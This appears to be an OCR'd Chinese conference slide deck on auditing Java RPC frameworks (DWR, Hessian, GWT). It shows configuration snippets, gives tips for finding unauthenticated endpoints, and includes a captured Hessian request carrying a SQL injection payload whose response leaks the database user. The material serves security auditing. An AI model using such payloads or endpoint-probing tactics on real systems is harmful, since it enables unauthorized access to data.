
```
<init-param>
        <param-name>debug</param-name>
        <param-value>true</param-value>
</init-param>
<servlet-mapping>
      <servlet-name>dwr-invoker</servlet-name>
      <url-pattern>/dwr/*</url-pattern>
</servlet-mapping>
```

web.xml

```
<create javascript="commonparams" creator="new">
<param name="class" value="com.example.dwr.commontest.CommonParams" />
</create>
```

dwr.xml

4 接口滥用要记-dwr



1. 实际的网站发布debug模式是关闭状态，我们做黑盒测试就要去猜测两个默认目录,分别为/exec/和/dwr

2. 审计可以套用左边的请求包的模板，在你认为存在问题的地方构造java接口调用的请求数据包

3. 网站发布dwr接口，通常都是未授权调用，包含内容比较多，比如用户，管理等api接口

4. 如果参数构造有不确定因素，可以把对应的dwr接口空实现，然后转接到我们自己可以本地模拟的代码上面来


4 接口滥用要记-hessian

```
<servlet-mapping>
    <servlet-name>
        HessianSpringInvokeService
    </servlet-name>
<url-pattern>/*.hessian</url-pattern>
</servlet-mapping>
```

web.xml

```
<beans xmlns="http://www.springframework.org/schema/beans"
                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                xmlns:aop="http://www.springframework.org/schema/aop"
                xmlns:tx="http://www.springframework.org/schema/tx"
                xsi:schemaLocation="
    http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans-2.0.xsd
    http://www.springframework.org/schema/tx
http://www.springframework.org/schema/tx/spring-tx-2.0.xsd
    http://www.springframework.org/schema/aop
http://www.springframework.org/schema/aop/spring-aop-2.0.xsd">

  <!-- hessian服务通过spring暴露出去 -->
  <bean id ="EncryptService.hessian" class
="com.ufgov.admin.license.svc.EncryptServiceImpl">
  </bean>

</beans>
```

4 接口滥用要记-hessian




```
POST /admin.license/EncryptService.hessian HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=nKdek72dMNTvchYUti22-TjlBBe653OAxS4Jt94chDXwxaFig5fy!-1371396500
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 82

c12m□getmodelCodeInfoS81' union select USER,NULL,NULL,NULL,NULL from dual -- sdz
```

```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 20 Jul 2017 15:00:06 GMT
Content-Type: application/x-hessian
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 29

H□R□ZXJW:null:null:null:null
```

6e	67	74	68	3a	20	38	32	0d	0a	0d	0a	63	02	00	6d	ngth: 82c□m
00	10	67	65	74	6d	6f	64	65	6c	43	6f	64	65	49	6e	□getmodelCodeIn
66	6f	53	00	38	31	27	20	75	6e	69	6f	6e	20	73	65	foS81' union se
6c	65	63	74	20	55	53	45	52	2c	4e	55	4c	4c	2c	4e	lect USER,NULL,N
55	4c	4c	2c	4e	55	4c	66	94	4e	55	4c	4c	20	66	72	ULL,NULf□NULL fr
6f	6d	20	64	75	61	6c	20	2d	2d	20	73	64	7a	--	--	om dual -- sdz

4 接口滥用要记-gwt

```
<servlet>
<servlet-name>greetServlet</servlet-name>
<servlet-class>
com.google.gwt.sample.validation.server.GreetingServiceImpl
</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>greetServlet</servlet-name>
<url-pattern>/gwtrpcservlet</url-pattern>
</servlet-mapping>
```

web.xml

```
POST /validation/greet HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: text/x-gwt-rpc; charset=utf-8
X-GWT-Permutation: A0A6F22836D558FFD5FBAEF0B4E43315
X-GWT-Module-Base: http://localhost:8080/validation/
Referer: http://localhost:8080/
Content-Length: 227
Cookie: UM_distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-1fa400-160cb8347c662d;
CNZZDATA1261218610=1741751127-1515241945-%7C1515241945; pgv_pvi=6409422848
X-Forwarded-For: 127.0.0.1
Connection: close

7|0|6|http://localhost:8080/validation/|CBE66ED215AC4DA86F8B1407D582467F|com.google.gwt.sample.validation.client.GreetingSe
rvice|greetServer|com.google.gwt.sample.validation.shared.Person/2669394933|11111|1|2|3|4|1|5|5|0|6|0|A|
```

审计参考

敏信安全课堂
微信号: mxaqkt

功能介绍　致力于技术分享和交流，从不同的角度诠释安全的重要性，包括代码审计，渗透测试，网络架构等等。

帐号主体　杭州敏信科技有限公司

（原创）敏信审计系列之Hessian开发框架

敏信审计系列之Hessian开发框架Hessian框架简介 Hessian是一个轻量级的remoting o

2018年5月4日

Weblogic 反序列化REC(CVE-2018-2628)

WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。

2018年4月25日

敏信审计系列之THINKPHP3.2开发框架

笔锋回转，这一节我们来看看一个比较火的php框架THINKPHP，对于开发者来说并不陌生，其他的就不多说直接开始分析，官网下载thinkphp3.2.x版本，这个版本目前也是外网使用最多的一个版本

2018年4月23日

敏信审计系列之THINKPHP开发框架

笔锋回转，这一节我们来看看一个比较火的php框架THINKPHP，对于开发者来说并不陌生，其他的就不多说直接开始分析，官网下载thinkphp5.x版本

2018年4月20日

敏信审计系列之Apache-solr框架

有几个朋友反映这个框架很多src都在使用，也是一个偶然的机会在对某厂商做测试的时候发现这个东西，使用范围还是挺广的，这一课我们就对它进行分析。

2018年4月19日

敏信审计系列之DWR开发框架


很多人私下问过我，如果现实审计中碰到dwr框架，应该怎么去构造payload，怎么根据流程分析出结果，所以这次我们只讲dwr在实际应用场景的审计和防御思路

2018年4月18日

敏信审计系列之dorado5开发框架

锐道DORADO集成开发平台软件 V5.0（简称Dorado5 IDE）产品是与锐道DORADO展现中间件软件V5.0（简称DORADO5）产品配套的集成开发平台，进一步升编程效率与团队开发规范性。

2018年4月17日



THANK YOU

ID ：jkgh006
姓名：石肖雄
公司：杭州敏信科技